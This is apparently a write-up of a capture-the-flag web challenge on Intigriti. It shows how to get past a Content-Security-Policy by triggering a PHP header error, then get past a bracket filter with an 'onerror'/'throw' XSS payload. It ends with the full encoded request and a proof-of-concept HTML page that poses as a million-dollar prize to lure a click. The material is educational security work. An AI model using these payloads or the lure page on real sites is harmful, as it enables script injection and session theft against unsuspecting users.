
Exploring the challenge



In this challenge there are two input fields, and they are used to send a safe message in two shapes: plaintext and hashed with a given algorithm.
Looking at the source code we can see that these two messages are sent via POST requesto to "LoveReceiver.php"

Let's try to inject something to understand where we can do XSS.
Selecting a random hash algorithm and using the `<p>banana</p>` tag as plaintext value, we were redirect to the "LoveReceiver.php" page

The message has been sent to our server :)

Plaintext :

banana

Safe Text : cfe1daa4923e417149df9c83fbcaee95

I added also an additional filter, to avoid xss in case you can bypass the csp :D

```
$stringa='/[(\`\)]/';
$variabile=preg_replace($stringa,'NotAllowedCaracter',$YourPayload);
```

Here we learn of two important things:

1. There is a regex which is used to replace every round brackets or backtick that we send with the phrase "NotAllowedCaracter"
2. CSP

Looking at the source code we notice one weird thing

```
<h1> overflow
  Plaintext :
  <span id="user"> overflow
    <p>banana</p> overflow
  </span>
</h1>
```

Our plaintext is directly insert in the html code, so if we get rid of the CSP and the filtering we have an XSS

Now let's do as the Romans did: divide et impera

CSP

Let's try first to bypass the CSP. Intercepting the response with burp, we can see what type of CSP is used in this challenge

```
HTTP/2 200 OK
Date: Wed, 23 Mar 2022 13:53:58 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 442
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Security-Policy: default-src 'none'; style-src 'nonce-c0cf61c8b3535de3e8a9b30786d5143767033e38';
script-src 'nonce-c0cf61c8b3535de3e8a9b30786d5143767033e38'; img-src 'self'
Vary: Accept-Encoding
```

This policy is strong becuase we can only run scripts that has the same value of nonce which is randomly generated and not guessable

After hours of trying, i've discovered that if we put as hashing algorithm something that doesn't exist (for example "kiwi"), we will be redirected to "LoveReceiver.php" but there will be a lot of error messages in the upper part of the page

Warning: hash_file(): Unknown hashing algorithm: kiwi in **/var/www/html/challenge/LoveReceiver.php** on line **25**

Warning: hash_file(): Unknown hashing algorithm: kiwi in **/var/www/html/challenge/LoveReceiver.php** on line **25**

Warning: hash_file(): Unknown hashing algorithm: kiwi in **/var/www/html/challenge/LoveReceiver.php** on line **25**

Warning: hash_file(): Unknown hashing algorithm: kiwi in **/var/www/html/challenge/LoveReceiver.php** on line **25**

Warning: hash_file(): Unknown hashing algorithm: kiwi in **/var/www/html/challenge/LoveReceiver.php** on line **25**

Warning: hash_file(): Unknown hashing algorithm: kiwi in **/var/www/html/challenge/LoveReceiver.php** on line **25**

Warning: hash_file(): Unknown hashing algorithm: kiwi in **/var/www/html/challenge/LoveReceiver.php** on line **25**

After the first hint was released, i've realized that if we put a lot of garbage in the hash field another error message pops up

Warning: Cannot modify header information - headers already sent by (output started at /var/www/html/challenge/LoveReceiver.php:25) in **/var/www/html/challenge /LoveReceiver.php** on line **44**

That's really interesting! It seems that if we put a lot of random text, it modifies header information. Maybe it erase the CSP...

```
HTTP/2 200 OK
Date: Wed, 23 Mar 2022 17:33:11 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 5462
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
```

Wooooh! The CSP is completely gone, now we can move on to bypass the regex filter

Regex


As we said above, this filter replaces every round brackets and backtick with a phrase. So we need to pop-up an alert without using them. What we can use is the abusing of `onerror` and `throw`
The `onerror` is called every time an exception is created, and the `throw` statement allows you to create an exception containing an expression which is sent to the `onerror` handler
Since semicolon is not filetered we can use this payload to do an XSS

```
<img src=a onerror="window.onerror=alert;throw document.domain">
```

Putting all together

```
token=595409a17bac10c929099c7cd4c862fd69893c67937235a79daef8d15e32799b&FirstText=
%3Cimg+src%3Da+onerror%3D%22window.onerror%3Dalert%3Bthrow+document.domain%22%3E&Hashing=
eAG2jPANZyodyg7V70bgVGYNejxFlqNUqm219OcGES5c2jVvzFVOh1XPJQLdgfmaalODkA9NfTLmVn7WbRTMkQFAwCG9zoVsMVJxc24Fgvh
qE71o34QmLJbO7bGha7bdx5xlssv6T81RwHqZgDIihitwuWSzcSO6oNtOgi8DnasOXZXJKHf9PqsQACY2tavPkNo4N5NqgqldvpPx1nJCEC
v0A9qqpIo8Y8v8aEUa28Ud2tcCQfw1DMhmTcMzsV5PLS1cMKT0lZCB5nqJp3iS2U0Cc2oOOmAZ2Nn7ZPcLeh8gQeNA2rDCgMA1XgSxXHtZN
EiMPrp6QhKCg5vt2XeIrtvwp6IgECiLfwMXsBP7wyTgp6Zu5kgdMr3CvEAWnBgZCeFSNUbiWT2GUEKN1h3T0LXrOx7piQU5t9kMKu31Jr9L
LhnCEf1e4zcGVjhLqc8Gm5yrvO3FS8CycRDP5ZvhQezQLR7ui19CZLbJR3ddnvNKXmBenzHTq23YGX63Jm5Xj6UTkO0lvuOEib7OZkfbmdk
31VoVdrF5eLJJYe
```

Sending a request with these parameters will lead to a Reflected-XSS



PoC

There is only one last thing to point out. If we make our PoC without setting a token the site will tell us that the token is invalid
So after a couple of tries, i've discovered that the token must be a random string of 64 chars

```
<!DOCTYPE html>
<html>
<head>
    <title>Lucky</title>
</head>
<body>
    <h1>You are the winner</h1>
    <p>Click on the button, to get you award of <strong>1000000$</strong></p>
    <form method="post" action="https://challenge-0322.intigriti.io/challenge/LoveReceiver.php">
        <div class="field">
            <input type="hidden" name="FirstText" value='<img src=a onerror="window.onerror=alert;throw
            document.domain">' />
            <input type="hidden" name="Hashing" value="eAG2jPANZyodyg7V70bgVGYNejxFlqNUqm219OcGES5c2jVvzFV
            Oh1XPJQLdgfmaalODkA9NfTLmVn7WbRTMkQFAwCG9zoVsMVJxc24FgvhqE71o34QmLJbO7bGha7bdx5xlssv6T81RwHqZg
            DIihitwuWSzcSO6oNtOgi8DnasOXZXJKHf9PqsQACY2tavPkNo4N5NqgqldvpPx1nJCECv0A9qqpIo8Y8v8aEUa28Ud2tc
            CQfw1DMhmTcMzsV5PLS1cMKT0lZCB5nqJp3iS2U0Cc2oOOmAZ2Nn7ZPcLeh8gQeNA2rDCgMA1XgSxXHtZNEiMPrp6QhKCg
            5vt2XeIrtvwp6IgECiLfwMXsBP7wyTgp6Zu5kgdMr3CvEAWnBgZCeFSNUbiWT2GUEKN1h3T0LXrOx7piQU5t9kMKu31Jr9
            LLhnCEf1e4zcGVjhLqc8Gm5yrvO3FS8CycRDP5ZvhQezQLR7ui19CZLbJR3ddnvNKXmBenzHTq23YGX63Jm
            5Xj6UTkO0lvuOEib7OZkfbmdk31VoVdrF5eLJJYe" />
        </div>
        <input type="hidden" name="token" value="
        eAG2jPANZyodyg7V70bgVGYNejxFlqNUqm219OcGES5c2jVvzFVOh1XPJQLdgfms">
        <input type="submit" value="Click Me" onclick="setReferer();" />
    </form>
</body>
<script>
    function setReferer(){
        location.href="https://challenge-0322.intigriti.io/challenge/LoveSender.php"
    }
</script>
</html>
```